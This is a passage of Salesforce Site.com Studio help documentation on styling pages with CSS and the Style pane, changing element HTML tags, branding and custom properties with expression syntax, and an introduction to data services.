- Select the navigation menu on the page.
- Select a theme to use as a base in the Theme Name drop-down list in the Properties pane. Use a theme that most closely matches your site design or select `Blank` to start with a completely blank theme.
- Open the Style pane and ensure `Class` is selected.
- In the Style drop-down list, select the part of the menu that you want to style. When you select an item, it's highlighted for a few seconds, so you can easily see which part you're styling.

Tip: If you're familiar with CSS, you can also modify the style of the menu in the site's style sheet.

- To style the selected menu item, use the [Style pane properties](#). Your changes are immediately reflected in the menu.
- Repeat as required for each part of the menu.

Changing a Page Element’s HTML Tag

By default, panels, data repeaters, data elements, custom code, and content blocks are each defined as a `div`, but you can change this to any other HTML tag using the `HTML Tag` property. This gives you greater flexibility and control over how the page element is displayed on the page.

 **Warning:** The `HTML Tag` property provides a powerful way to control how page elements are displayed. However, if you change a page element’s HTML tag, you may generate invalid HTML. Before publishing any changes, test the page thoroughly.

To redefine a panel, data repeater, data element, custom code, or content block:

1. Select the element on the page.
2. In the `HTML Tag` field in the Properties pane, start typing the tag name.
3. In the auto-complete list that appears, select the relevant HTML tag. Alternatively, you can define your own HTML tag—for example, if you’re working with a JavaScript library or if new HTML5 tags are introduced in the future. You can also remove the HTML tag on a panel, data repeater, data element, custom code, or content block to disable its ID, class, or inline styles.

 **Note:** The following tags aren’t included in the auto-complete list:

- `base`
- `body`
- `doctype`
- `head`
- `html`
- `meta`
- `style`
- `title`

SEE ALSO:

- [HTML5 Semantic Page-Layout Tags](#)
- [Adding Custom HTML Attributes](#)

HTML5 Semantic Page-Layout Tags

HTML5 defines several semantic page-layout tags that describe the content they contain. These tags make it easier for search engines and screen readers to read and organize your content.

By default, several page elements are defined as a `div`, including panels, data repeaters, data elements, content blocks, and custom code. Using a page element’s `HTML Tag` property, you can change the tag to a semantic HTML5 block tags, such as:

Option	Description
Article	A section containing an independent item of content, such as a magazine article or a forum post.

Setting Up the Contributor's Studio View

Control what your contributors can do in Site.com Studio.

The contributor's Site.com Studio view lets users browse and update website content. To enable contributors to edit the site's content, however, you must first create template-based pages with editable areas and enable several properties.

To enable your contributors to:

- Edit the text on a page, create template-based pages with editable content blocks
- Add content blocks to the page, create template-based pages with editable panels
- Create site pages based on a page template, select **Available to Contributors** in the Properties pane when the page template is open
- Add widgets to the page, select **Available to Contributors** in the Widgets view on the Overview tab or in the Properties pane when the widget is open
- Update the appearance of pages and widgets, set up branding properties

To ensure that the contributor's Site.com Studio view is set up correctly, click **View Studio as a Contributor** in the site's pull-down menu (on the top toolbar). To exit, click **Return to My Studio View**.

The contributor's view is not available by default for Site.com Community sites. However, you can use a Site.com Contributor license to grant contributor access to a specific user. See *About Feature Licenses* in the Site.com help for details. Alternatively, a user can preview the Site.com Community site as a contributor by appending `?iscontrib` to the site's URL. For example:
`https://sitestudio.na1.force.com/?iscontrib`

Cascading Style Sheets Overview

Cascading Style Sheets (CSS) provide a flexible way to add style to the pages of your website. This collection of formatting rules governs the appearance of your pages, and lets you define the fonts, colors, layout, and other presentation features.

By using CSS to control your fonts, you can ensure greater consistency in the appearance and layout of your pages in multiple browsers. Some of the many text properties that CSS lets you control include font family and size, text and background color, text formatting, and link color.

Using CSS, you can also position, add color to, float text around, and set margins and borders for block-level elements. A block-level element is a standalone piece of content that's visually formatted as a block. For example, content blocks (which are equivalent to `p` tags) and panels (which are the same as `div` tags) are both block-level elements.

Site.com supports CSS3, which is the latest specification for CSS.

About Inline Styles Versus Style Sheets

In Site.com Studio, you can:

- Apply styles directly to a selected page or page element using the **Inline** option in the Style pane (). Inline styles apply only to the selected item.
- Add style items such as CSS classes or IDs to a style sheet, and apply the style items to the selected page or page element. This approach separates the content (your web pages) from the presentation (the style sheet).

If you're not familiar with CSS, you'll probably find the inline option the easiest to use and understand. However, inline styles lose many of the advantages of style sheets because they mix content with presentation—the inline style is only applied to that individual element. If you need to update the style of your site, you have to update the style properties of every affected page and page element.

By contrast, although style sheets may be more difficult to understand at first, they enable you to make site-wide changes from one convenient location. When you update a style item in your style sheet, it immediately updates the style of every page or page element that uses it.

It's worth taking the time to become familiar with CSS because it:

- Saves you time and effort when building and designing your site
- Produces cleaner, more consistent site designs
- Simplifies navigation for people with accessibility issues (such as site visitors using screen readers)

For more information about using CSS and creating style sheets, go to the World Wide Web Consortium (W3C) at www.w3.org/Style/CSS. There are also many tutorials available on the Internet that provide in-depth CSS training.

About CSS Classes and IDs

When you use style sheets to style your site, you can redefine the formatting of HTML tags such as `body` or `h1`. You can also create CSS classes and IDs to define the style of particular elements, such as headers or repeating content. A CSS class lets you define and apply style properties to many elements on a page, whereas a CSS ID is ideal for targeting a single item on a page. For example, in a page's structure, IDs are often used to define the header and footer areas, as each page has only one header or footer, but classes are used to define repeating page elements, such as a blog post.

Best Practices

- Include a [CSS reset](#) in your style sheet to reset all style items to a baseline value. This helps avoid cross-browser differences due to their built-in default style settings.
- Use CSS classes and IDs instead of inline styles wherever possible. This promotes the separation of presentation and content, and makes it easier to update the site's styles.
- Use IDs when there is only one occurrence per page. Once you've used the ID, you can't use it again on that page. Use classes when there are one or more occurrences per page.
- Use [groups](#) to organize your CSS logically and make it easier to maintain your style sheet.
- If you're using CSS3, ensure you preview and test your site in each browser that you want it to support, because some browsers haven't yet fully implemented CSS3 features.

[Creating and Using CSS Style Sheets](#)

Using the Style Pane

The Style pane is a visual CSS editor that lets you modify style properties, such as the background color, font size, and border style, as you work with pages and page elements. If you're using CSS classes or IDs to style your pages, you can modify or create style items directly from the Style pane, rather than opening the style sheet.

To apply a style to a selected page or page item:

1. Open the Style pane ().
2. To apply:
 - An inline style, select **Inline**. Inline styles affect the selected item only and aren't included in a style sheet.
 - A CSS class, select **Class** and start typing the name. If the class already exists in your style sheet, select it in the list that appears. To create a new class, type the name, select it, and click **Yes** to add it to the style sheet.
 - A CSS ID, select **ID** and select it in the drop-down list. To create a new ID, click , enter the ID name, and click .

Menu page elements have several components, which you can [style individually](#) by selecting your preferences in the Style drop-down list that appears.

3. In the Visual tab, apply [style properties](#) as appropriate. Alternatively, in the Code tab, you can type your CSS styles directly and click **Apply**.

 **Tip:** To view the style properties associated with a selected page or page element, open the Code tab of the Style pane. To remove the style properties, click **Clear**.

Site administrator or designer role assigned at the site level

Style Pane Properties

The Style pane is a visual CSS editor that lets you modify style properties, such as the background color, font size, and border style, as you work with pages and page elements.

The Background Section

Property	Description
Background Color	Sets the element's background color. Click the color box and use the color picker to select a color, or enter a specific hexadecimal code in the text box. You can also choose from a list of colors in the Background Color drop-down list.
Background Image	Adds a background image to the element. Click URL and enter the image URL, or click  to select an imported image .
Background Repeat	Tiles the element's background image. <ul style="list-style-type: none">  ensures that only one copy of the image appears.  repeats the image horizontally.  repeats the image vertically.  tiles the image both horizontally and vertically.
Position	Specifies the position of the element's background image. <ul style="list-style-type: none"> To set the horizontal position of the background image, enter a value in the <i>x</i> text box and select a unit of measurement. Alternatively, select Left or Right in the drop-down list. To set the vertical position of the background image, enter a value in the <i>y</i> text box and select a unit of measurement. Alternatively, select Top or Bottom in the drop-down list.
Cursor	Sets the cursor type, such as crosshair or pointer.

The Font & Color Section

Property	Description
Font	Sets the font family of the selected element.
Color	Sets the font color. Click the color box and use the color picker to select a color, or enter a specific hexadecimal code in the text box. You can also choose from a list of colors in the Color drop-down list.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Property	Description
Size	<p>Sets the font size. Enter a value in the <code>Size</code> text box and select a unit of measurement such as em, point, or %. Alternatively, select a predefined value such as XX-Small. Select Inherit to use the same font size as the parent element (for example, the page or panel).</p> <p> Tip: Use relative sizes such as em or a percentage to enable your end users to resize the font size in their Web browsers.</p>
Style	<p>Formats the element's font style.</p> <ul style="list-style-type: none">  makes the font bold.  makes the font bold and italic.  makes the font italic. None removes existing styles.
Font Variant	Specifies whether to render the font as small capitals.
Line Height	Modifies the amount of space between lines of text. Enter a value in the text box and select a unit of measurement such as pixels, percentage, or em. Select Inherit to use the same line height as the parent page element.
Text Decoration	<p>Applies decorative effects to the element's text. For example, you could remove the underline that usually appears under hyperlinks, which is a standard CSS rule that's built in to most Web browsers.</p> <ul style="list-style-type: none">  underlines the text.  applies strikethrough formatting.  displays a line over the text. None removes existing text decoration.
Align	<p>Aligns the text of the selected element.</p> <ul style="list-style-type: none">  aligns the text to the left.  aligns the text to the right.  centers the text.  aligns the text with both the left and right margins.
Case	<p>Changes the capitalization of the element's text.</p> <ul style="list-style-type: none">  capitalizes the first character of each word.  capitalizes all characters.  lowercases all characters. None removes existing capitalization formatting.

Property	Description
Text Indent	Indents the first line of text of the selected page element. Enter a value in the text box and select a unit of measurement. Select Inherit to use the same indentation as the parent page element.
White Space	Controls how white spaces such as spaces, tabs, and hard returns are handled inside an element.

The Layout Section

Property	Description
Positioning	<p>Positions page elements outside the normal flow of the document. Usually, elements on a page are rendered in Web browsers in the order they appear in the document. Block elements such as <code>p</code> tags and <code>div</code> tags appear one beneath the other, whereas inline elements such as <code>em</code>, <code>strong</code>, and <code>span</code> tags are rendered next to text or each other.</p> <ul style="list-style-type: none"> • Absolute positions the content using the settings in the <code>Top</code>, <code>Bottom</code>, <code>Left</code>, and <code>Right</code> text boxes. • Relative renders the page element in the normal layout flow, but moves the element relative to its normal position depending on the values in the <code>Top</code>, <code>Bottom</code>, <code>Left</code>, and <code>Right</code> text boxes. For example, if you set an element's left position to 20 pixels, the page element will be positioned 20 pixels further to the left.
Display	<p>Overrides a page element's default layout behavior. For example, you can hide page elements, make block elements render inline, or make inline elements render as blocks.</p> <ul style="list-style-type: none"> • None hides the page element. • Block displays the page element as a block-level page element, with a line break before and after the element. • Inline, which is the default setting, displays the page element as an inline page element without a line break before or after the element. • Inline-block renders the page element as an inline rectangle, but with content that behaves as if it's inside a block element.
Position	<p>When used in conjunction with the Absolute or Relative positioning options, these four properties place page elements outside the normal flow of the document. Enter a value in the text boxes as appropriate and select a unit of measurement in the respective drop-down lists.</p> <ul style="list-style-type: none"> • Top sets how far the top edge of an element is above or below the top edge of the parent element. • Bottom determines how far the bottom edge of an element is above or below the bottom edge of the parent element. • Right sets how far the top edge of an element is to the right or left of the right edge of the parent element. • Left defines how far the left edge of an element is to the right or left of the left edge of the parent element.

Property	Description
Z-index	<p>Specifies the order in which elements overlap each other when they need to be rendered in the same space. An element with a greater z-index value covers an element with a lower value. The default value is 0.</p> <p>Click  and  to increase and decrease the z-index, or enter a value in the text box.</p>
Float	<p>Floats a page element to the left or right so that subsequent elements—text for example—wrap around the floating page element.</p> <ul style="list-style-type: none">  floats the page element to the left.  floats the page element to the right. None removes an existing float setting.
Clear	<p>Specifies whether the selected page element allows floating page elements beside it.</p> <ul style="list-style-type: none">  moves the page element below any floating page element on its left.  moves the page element below any floating page element on its right.  moves the page element below floating page elements on either side. None removes existing float settings.
Visibility	<p>Specifies whether the selected page element is visible.</p> <ul style="list-style-type: none"> Visible is the default value. Hidden hides the page element and renders an invisible rectangle in its place. Collapse is used to hide table elements. (For other page elements, it has the same result as hidden.) <p> Note: Invisible page elements still occupy the same space in the page's layout.</p>
Overflow	<p>Specifies whether the content of a page element should be clipped when it overflows its area.</p> <ul style="list-style-type: none"> Visible does not clip the content. Hidden clips the content. Scroll clips the content, but provides scroll bars so that users can view the remaining content. Auto is dependent on the browser, but should display a scroll bar to view the rest of the content.

The Dimensions Section

Property	Description
Width	Sets the width of the selected page element. Enter a value in the <code>width</code> text box and select a unit of measurement. Select Inherit to use the width of the parent page element.
Height	Sets the height of the selected page element. Enter a value in the <code>height</code> text box and select a unit of measurement. Select Inherit to use the height of the parent page element.
Margins	Sets the width of the page element's margin, which is the space between its border and outer edge. Set the margins for all four sides by entering a value in the <code>All</code> text box, or add margins to the top, right, bottom, or left sides as required.
Padding	Sets the width of the page element's padding, which is the space between its content and border. Set the padding for all four sides by entering a value in the <code>All</code> text box, or add padding to the top, right, bottom, or left sides as required.

The Borders Section

Property	Description
Type	Specifies whether to set border properties for each side separately or for all four sides.
Style	Sets the border's style such as dashed, dotted, or double.
Color	Sets the border's color. Click the color box and use the color picker to select a color, or enter a specific hexadecimal code in the text box. You can also choose from a list of colors in the Color drop-down list.
Thickness	Specifies the border's thickness. Enter a value in the <code>Thickness</code> text box and select a unit of measurement. Alternatively, select Thin, Medium, or Thick.

The Tables Section

Property	Description
Border Collapse	When designing tables: <ul style="list-style-type: none"> • Collapse uses a common border between cells • Separate gives each cell its own border
Horizontal Spacing	Sets the horizontal distance that separates cell borders. Enter a value in the text box and select a unit of measurement. This value is used only if Border Collapse is set to Separate.
Vertical Spacing	Sets the vertical spacing that separates cell borders. Enter a value in the text box and select a unit of measurement. This value is only used if Border Collapse is set to Separate.

Understanding the Style Sheet View in Site.com

When working with style sheets, you can add style items, organize them into groups, and edit the CSS code directly. Open a style sheet on the Overview tab by double-clicking it or hovering over it and clicking  > **Edit**. The style sheet opens as a new tab.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance,** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- Site.com Publisher User field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

- Using the toolbar (1), you can [import a style sheet](#) and edit the style sheet's CSS code directly.
- Using the style sheet pane (2), you can:
 - [Create style items and groups](#)
 - Preview, edit, and delete style items

- Move style items and groups by dragging them to the correct location
- [Add a CSS reset](#)
- Using the Style Preview section (3), you can preview and manually edit a selected style item.
 -  **Note:** You can't preview at-rules, such as `@media` or `@font-face`, in the Style Preview section.
- Using the visual CSS editor (4), you can define the [CSS properties](#) for the selected style item.

SEE ALSO:

[Creating and Using CSS Style Sheets](#)

[Cascading Style Sheets Overview](#)

Creating and Using CSS Style Sheets

A default style sheet called "Site Style Sheet" is included with every site you create. However, if you're familiar with CSS and need multiple style sheets, you can create new ones to use in your site.

To create a style sheet:

1. Click **Style Sheets** > **New** on the Overview tab. Alternatively, click **New Style Sheet** in the Style Sheets view.
2. Enter a name for the style sheet.
3. Click **Apply**. The style sheet opens.
4. [Add style items and groups](#) to the style sheet.

 **Note:**

- Style sheet names can only contain alphanumeric characters, hyphens, colons, and underscores.
- You can also [import a CSS file](#) to use in your site.

After you create a new style sheet, you must attach it to a page to apply its styles to the page.

To attach a style sheet to a page:

1. Select the page in the Page Structure pane ().
2. In the Style Sheets section of the Properties pane (), click  .
3. Select the style sheet in the list that appears.
4. Attach the style sheet to the page by clicking  beside the drop-down list.

 **Tip:** If you used a [page template](#) to create your site pages, the quickest way to include the new style sheet on every pages is to attach it to the template. This automatically includes a reference to the style sheet in every page that's based on the template.

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

Creating Style Sheet Items and Groups

When adding style items to style sheets, you can define CSS classes and IDs, or you can redefine the formatting of HTML tags such as `body` or `h1`. When you change the CSS style of an HTML tag, anything formatted with that tag is immediately updated.

Creating Style Items

To open a style sheet, double-click it in the Style Sheets view of the Overview tab, or hover over it and click  > **Edit**.

If you're very familiar with CSS and prefer coding by hand, click **Edit Style Sheet Code** to edit the style sheet directly using the CSS editor. Additionally, to add at-rules (for example, `@media`), you must edit the style sheet directly.

Alternatively:

1. Select the style sheet and click  > **Insert Style Item**.
2. Enter the name of the style item:
 - To redefine the default formatting of a specific HTML tag, enter the HTML tag name—for example, `body` or `h1`.
 - To create a CSS class, enter the class name and ensure that you include a period before it—for example, `.classname`.
 - To create a CSS ID, enter the ID name preceded by `#`—for example, `#contentID`.
3. Click **Apply**.
4. Add style definitions by either:
 - Setting [style properties](#) in the visual style editor on the right
 - Typing CSS styles in the text box in the Style Preview section and clicking **Save**

As you modify the definition of a selected style item, you can see how your changes appear in the Style Preview section.

Tip:

- A class name must begin with a period or it will not be recognized as a CSS class.
- An ID name must begin with `#` or it will not be recognized as a CSS ID.
- Use IDs when there is only one occurrence per page. Once you've used the ID, you can't use it again on that page. Use classes when there are one or more occurrences per page.
- Class and ID names can contain alphanumeric characters, hyphens, and underscores only, and can't begin with a number or include spaces.

Creating Style Groups

Use groups to organize your CSS logically. This makes it easier to locate and maintain styles.

When the style sheet is open:

1. Select the style sheet and click  > **Insert Style Group**.
2. Enter a name for the group and click **Apply**.
3. To add a new style to the group, select the group and click  > **Insert Style Item**. To add an existing style to the group, drag it onto the folder icon.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

Assigning Style Items

After you've created styles, you can assign them to the pages and pages elements of your site.

To assign a class to a page or page element, select it and either:

- Type the class name in the `Class` field of the Properties pane ().
- Select **Class** in the Style pane (), start typing the name, and select it in the list that appears.

To assign an ID to a page or page element, either:

- Type the ID name in the `ID` field in the Properties pane ().
- Select **ID** in the Style pane () and select it in the drop-down list.

SEE ALSO:

Using CSS Reset

Every browser has set presentation defaults, but unfortunately they aren't standardized across all browser types. This means that when you use CSS to style your site, it may not render as expected when you view it in different browsers. For example, browsers differ in how they display:

- Unordered and ordered lists
- Top and bottom margins for headings
- Indentation distances
- Default line-heights

A CSS reset cancels the differences between browsers to control how browser elements are presented to the end user. You can either use Site.com's CSS reset, or you can add your own CSS reset code.

To use Site.com's CSS reset:

1. In the Style Sheets view on the Overview tab, open the style sheet by double-clicking it, or hovering over it and clicking  > **Edit**.
2. Click  > **Insert CSS Reset**.
3. Ensure the CSS reset is positioned at the top of the style sheet. To move it, drag it to the correct location in the pane on the left.

To add your own CSS reset code:

1. In the Style Sheets view on the Overview tab, open the style sheet by double-clicking it, or hovering over it and clicking  > **Edit**.
2. Click **Edit Style Sheet Code** to open the CSS editor.
3. Paste the code at the top of the style sheet code.

EDITIONS

Available in: Salesforce Classic

Site Branding Overview

Branding provides a flexible way for you to define different aspects of your website's brand. Once branding properties are defined, your editors can easily customize everything in one centralized place, the Branding Editor. When your website editors customize the properties, they get a preview of their branding changes immediately.

By adding branding properties to your website, page templates, or widgets, you can easily define and change those aspects of your website's brand without needing to edit your Cascading Style Sheet.

Here are examples of aspects that you might define that are related to your website's brand:

- The website's background, page, or link colors
- Font size and color
- The logo or header background image
- The thickness and color of lines

To use branding in your website, you must:

1. Define the parts of your site that make up your brand by creating a branding property for each aspect such as background color, logo, and fonts. You complete this task from [Branding Properties](#) within Site Configuration.
2. Use [expression language](#) syntax to replace the current definitions for these properties within your Cascading Style Sheets with the new branding properties.
3. Use the [Branding Editor](#) to customize the properties and preview how your website will look.

The branding properties can also be accessed by using expression language syntax directly from within a custom code block or content block.

[Creating Branding Properties](#)

With branding, you can quickly create style properties that can be reused by editors of your site.

[Setting Up Branding Properties](#)

After you create branding properties, the next step is to reference them as expressions in your Cascading Style Sheets (CSS) or Site.com page elements such as content blocks or custom code elements.

[Using the Branding Editor](#)

The Branding Editor provides a centralized place to customize and then preview the changes that you make to the branding properties in your site.

Creating Branding Properties

With branding , you can quickly create style properties that can be reused by editors of your site.

When creating your branding properties, you can organize properties into multiple sections to make them easier to find in the Branding Editor. You can also organize your properties within sections.

- Order properties within sections in a logical manner. For example, organize them alphabetically.
 - Order sections and properties by dragging and dropping them within the Branding Properties view.
1. From within your site, click **Site Configuration > Branding Properties**. The Branding Properties editor appears.
 2. Click .

The image shows a button with a plus sign and the text "New Property".
 3. Enter a name for the property in the Label field. The expression name is filled in automatically. The expression name is used in style sheets and code blocks.
 4. Choose a type.
 5. Set the default value.
 6. To make the property required, click **Required**.

Hover over any property and use the menu   to edit or delete it. You can double-click any section name to edit it.

AND

Site administrator or designer role assigned at the site level

To edit only content in Site.com sites:

- Site.com Contributor User

AND

Contributor role assigned at the site level

Setting Up Branding Properties

After you create branding properties, the next step is to reference them as expressions in your Cascading Style Sheets (CSS) or Site.com page elements such as content blocks or custom code elements.

The expression syntax for branding properties is `{!Site.branding-property-name}`. For example, if you create a color property with the name `HeaderColor`, you can insert the property into a CSS or code block by typing `{!Site.HeaderColor}`.

 **Note:** The expression names are case-sensitive!

1. Open your CSS or code block.
2. Locate the place where you want to insert the expression.
3. Type `!` and a drop-down list of available properties appears.
4. Select the property and double-click to enter it on the page.

 **Example:** For example, if part of your website's brand is to use blue for the background of the header section, you would normally statically set the color's HEX value in your CSS rules.

```
.site-header {
  background-color: #3793DD;
}
```

With branding, you can create a property that maps directly to the HEX color and then use the property's expression name in your CSS.

```
.site-header {
  background-color: {!Site.HeaderColor};
}
```

Now the color can be easily changed by any of your site editors by using the Branding Editor instead of editing the CSS.

Using the Branding Editor

The Branding Editor provides a centralized place to customize and then preview the changes that you make to the branding properties in your site.

The Branding Editor includes two areas:

- The editor palette, on the left side, contains all of the branding properties that you can edit.
 - The preview area on the right side shows a live preview of how your website will appear after you change a style.
1. Open the page that you want to edit.
 2. Click .
 3. From the left pane, select the style property that you want to edit. Your results appear immediately in the right pane.

Custom Site Properties Overview

With custom site properties, you can define and store frequently occurring content on your site. For example, you can store your address and phone number as a custom property so that it can be reused by anyone who is editing your site. You can apply stored properties to pages, headers and footers, and widgets quickly by using expression language syntax.

To use custom properties in your website, you must:

1. Define the custom property. You complete this task from [Custom Properties](#) within Site Configuration.
2. Use [expression language](#) syntax to replace the current definitions for these properties within your Cascading Style Sheets or custom code blocks.

After you create a new property and specify its value and type, you can access the property in custom code or content blocks by using expressions. Expressions are placeholders for data that will be replaced with the custom property when the page loads.

SEE ALSO:[Creating Custom Site Properties](#)[Setting Up Custom Properties](#)

Creating Custom Site Properties

You can quickly create Custom Properties that can be reused by editors of your site.

When creating your custom properties, you'll probably want to organize them logically.

- Organize properties into multiple sections to make them easier to manage and easy to find.
 - Order properties within sections in a logical manner. For example, organize them alphabetically.
 - Order sections and properties by dragging and dropping them within the Custom Properties view.
1. From within your site, click **Site Configuration > Custom Properties**.
The Custom Properties view appears.
 2. Click .

The image shows a button with a blue plus sign and the text 'New Property'.
 3. Enter a name for the property in the Label field.
The expression name is filled in automatically. The expression name is used in style sheets and code blocks.
 4. Choose a type.
 5. Set the default value.
 6. To make the property required, click **Required**.

To edit or delete properties, hover over any property and use the menu  . To edit section names, double-click the name make changes.

detail page

AND

Site administrator or
designer role assigned
at the site level

To edit only content in Site.com sites:

- Site.com
Contributor User

AND

Contributor role
assigned at the site level

Setting Up Custom Properties

You can use custom properties in your website by using expression language syntax within a style sheet, code block, widget, or the HTML page editor.

To reference a site custom property in custom code or a content block, use the syntax `{!Site.expression_name}`. For example, create a custom property to store the company phone number with `PhoneNumber` as the expression name. In a content block, enter `Contact us at {!Site.PhoneNumber}`. When the page loads, it replaces the value that is represented by `{!Site.PhoneNumber}` and displays “Contact us at 1-800-667-6389” on the page.

 **Note:** The expression names are case-sensitive!

1. Open a website element such as a code block or widget.
2. Locate the place where you want to insert the expression.
3. Type `!` to see the list of available custom properties.
4. Select the property and double-click to enter it on the page.

 **Example:** Setting up custom properties is great for things that might change over time such as your address or a particular product phrase. Because expressions are just placeholders, if you update the value of a property in the Custom Properties view, the value is updated automatically wherever the custom property is referenced on a page.

SEE ALSO:

[Custom Site Properties Overview](#)

[Creating Custom Site Properties](#)

Custom Properties for Page Templates or Widgets Overview

When you create a page template or a widget, you can add custom properties to it and specify the value and type of each property to achieve greater flexibility over how templates and widgets are reused.

Then, by adding custom code or content blocks to the page template or the widget, you can access the property values by using expressions. Expressions serve as placeholders for data that will be replaced with information when the page loads.

In turn, when you or your team create a page from the template, the page is a copy or *instance* of the template. Similarly, when you add the widget to a page, it creates an instance of the widget. You can't edit the instance, but you can update its property values.

Because expressions are just placeholders, their values are updated automatically when you update the values in the Properties pane of the page or widget.

You can also create sections to group related properties. These sections control how properties are grouped in the Properties pane.

Example: For example, let's say you add a content block to a template to contain the page's heading. In this case, when users create a page from the template, you want to let them replace part of the text to suit their needs, but without letting them edit the entire content block.

By adding a custom property that's called `pageSubject` and specifying an initial value, you can instead use the following expression in the content block:

```
Learn About {!pageSubject}
```

This action lets team members rename any page that's derived from the template by updating the `Page Subject` property in the page's Properties pane, which automatically updates the value that's represented by the `{!pageSubject}` expression.



Example: Alternatively, let's say you want to create a YouTube widget using the following embed code:

```
<iframe width="560" height="315" src="//www.youtube.com/embed/hcUaN6XBTz4"
frameborder="0" allowfullscreen></iframe>
```

However, you want users to specify which video to display when they add an instance of the widget to the page. In this case, you could create a section called *YouTube*, add a custom property labeled *Video URL* with `videoURL` as the expression name, and instead use the following code:

```
<iframe width="560" height="315" src="{!videoURL}" frameborder="0"
allowfullscreen></iframe>
```

Now, when users add the YouTube widget to the page, they can point to any video by updating the *Video URL* property in the YouTube section of the Properties pane, which automatically updates the value represented by the `{!videoURL}` expression.

- [Custom Property Types](#)
- [About Displaying Dynamic Data Using Expressions](#)

Adding Custom Properties to Page Templates or Widgets

When you create a page template or a widget, you can add custom properties to it and specify the value and type of each property.

Then, by adding custom code or content blocks to the page template or widget, you can access the property values using expressions, which serve as placeholders for the values. When you or your team create a page from the template or add an instance of the widget to the page, you can update the property values to modify the instance.

When the page template or widget is open:

1. Make sure the template or widget is selected in the Page Structure pane and click **Edit Custom Properties** in the Properties pane.
2. Click **New Property**.
Base is the default section, which you can rename. Sections control how properties are grouped in the Properties pane of a widget instance or page.
3. Enter the property label, which appears in the Properties pane of a widget instance or page—for example, *video URL*.
4. Optionally, update the expression name that was added automatically.
Expression names are case sensitive and can't include spaces.
5. Specify the property type and value.
6. Optionally, mark the property as required.
7. Add additional properties or sections as needed. Reorder items by dragging them to a new location.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- Site.com Publisher User field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

8. To use a custom property, drag a **Custom Code** or a **Content Block** page element from the Page Element tab onto the page template or widget.
9. Use the syntax `{!expression_name}` to reference the expression—for example, `{!videoURL}`. When the page loads, the expression will be replaced by the property value.
10. Add any additional text you require and save your changes.
For example, Check out our video at `{!videoURL}`.

Tip: You can also create a custom property by first typing the name of the property in custom code or a content block using expression language. For example, if you type `{!videoHeight}` in a content block, a new property called `videoHeight` is automatically added to the Properties pane of the template or widget, where you can then add a property value.

If you update a widget's properties, your changes won't be reflected in any widget instances. Instead, you must replace existing widget instances with the latest version.

If you delete a custom property that's being used in custom code or a content block, make sure you remove any references to the property.

Custom Property Types

Property types are available when designers or site administrators create site branding properties, site custom properties, widget branding properties, and widget custom properties.

Property Type	Description
Text	Lets users enter a text value.
Checkbox	Lets users set a true (selected) or false (deselected) value.
Color	Lets users specify a color, either by selecting one from the color picker or by entering a hexadecimal value, such as <code>#333333</code> .
Image	Lets users specify an image, either by browsing to a site image, uploading a new image, or entering the URL to an image.
HTML	Lets users enter an HTML value.
Units	Lets users enter a measurement, such as pixels, percentage, or em—for example, <code>5px</code> .
Picklist	Lets users select a value from a list you define. To add items to the picklist, create a comma-delimited list of options, where each option has a label and a value—for example, <code>Label 1:Value 1, Label 2:Value 2</code> . If you don't add a value for an option, the label is used as the value by default.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Property Type	Description
	To define a default picklist selection, use the format <code>label:value:default</code> —for example, <code>Small:S:default, Large:L</code> .
Font	Lets users select a font.

Site.com Data Services Overview

Site.com data services combine many features that let you connect to standard and custom Salesforce objects. Retrieve data from your organization's objects and dynamically display it on your site pages, or alternatively, gather and submit data from your customers. And when you update data in your Salesforce object, the changes are reflected automatically on the live site—no site updates required!

Here are a few ways you can use Site.com data services:

- Publish a catalog of products—List your company's products and include information, such as model numbers and prices, pulled dynamically from your organization.
- Post company press releases—Publish your company's press releases and sort by publication date.
- Create a realtor website—Display current listings filtered by city or price.
- Create a recruiting website—Post job openings to a public site and allow visitors to submit applications and resumes.

So how does it all work? Several data-bound page elements let you retrieve and display your data, or collect data from your site visitors.

[Data tables](#) connect to Salesforce objects, retrieve a data set based on the filter criteria that you specify, and display one or more record as rows in the table.

[Data Repeaters](#) and [data elements](#) combine to let you connect to standard and custom objects, retrieve data, and dynamically display it on your site's pages. Together, the data repeater and data elements result in a "repeating template" that offers you the greatest flexibility for displaying one or more records on the page.

[Data functions](#) let you perform calculations on data retrieved from objects and display the result on the page. For example, for a particular field in an object, you can use a data function to calculate the total value or the average amount of all returned records.

[Nested repeaters](#) let you retrieve data from objects with a parent-to-child relationship.

[Forms](#) and [form fields](#) combine to let you collect data from your site visitors and submit the data to standard or custom Salesforce objects. Create web-to-lead forms, capture customer details, or gather feedback on your products or services.

Data Services Considerations

